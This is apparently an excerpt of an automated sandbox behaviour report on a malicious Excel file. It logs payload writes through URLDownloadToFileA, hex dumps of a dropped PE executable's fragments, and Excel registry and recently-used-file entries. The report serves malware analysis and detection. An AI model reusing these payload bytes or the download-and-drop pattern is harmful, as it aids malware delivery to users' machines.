C:\Users\user\BASE.BABAA	unknown	13090	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.....	success or wait	1	14005828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	8184	01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 1b 8d 4d f3 51 8b 4d 08 e8 70 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 38 8d 4d f3 51 8b 4d 08 e8 47 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 74 8d 4d f3 51 8b 4d 08 e8 1e fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a2 8d 4d f3 51 8b 4d 08 e8 f5 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b5 8d 4d f3 51 8b 4d 08 e8 cc fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 72 8d 4d f3 51 8b 4d 08 e8 a3 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0	..U..E.....E..E.....E...M.Q.M..p....U.....U..E.....E..E....E.8.M.Q.M..G....U.....U..E....E..E.....E.t.M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E.r.M.Q.M.....U.....U..E...	success or wait	576	14005828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	26736	ec 00 00 00 00 c6 45 f3 ef 8d 4d f3 51 8b 4d 08 e8 b9 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 c3 8d 4d f3 51 8b 4d 08 e8 90 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 67 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b6 8d 4d f3 51 8b 4d 08 e8 3e 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 15 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f3 8d 4d f3 51 8b 4d 08 e8 ec 02 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 fd	.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M....U.....U..E.....E..E.....E...M.Q.M..g....U.....U..E.....E..E.....E...M.Q.M..>....U....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E..	success or wait	32	14005828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	34634	f0 ff f1 ef f0 ff f1 ef f0 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 f6 f6 40 f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1 ef f0 ff f1	.....BBB.BBB.BBB.BBB. BBB.BBB..... ....@.....BBB.BB B.BBB.BBB.BBB.BBB..... ....BBB.BBB.BBB.BBB.B BB.BBB. BBB.BBB.....	success or wait	1	14005828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D3DE0000	unknown	16384	success or wait	1	7FEEA969AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE28	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFCD	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED385	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED421	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4AC6	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4F0A	success or wait	1	7FEEA969AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE28	ECE28	binary	04 00 00 00 0C 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 34 00 2E 00 31 00 38 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 E1 3B E4 A4 6F 07 D7 01 28 CE 0E 00 28 CE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFCD	ECFCD	binary	04 00 00 00 0C 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 33 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AB AD 78 A8 6F 07 D7 01 CD CF 0E 00 CD CF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED385	ED385	binary	04 00 00 00 0C 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C3 26 4A A9 6F 07 D7 01 85 D3 0E 00 85 D3 0E 00 00 00 00 00 B8 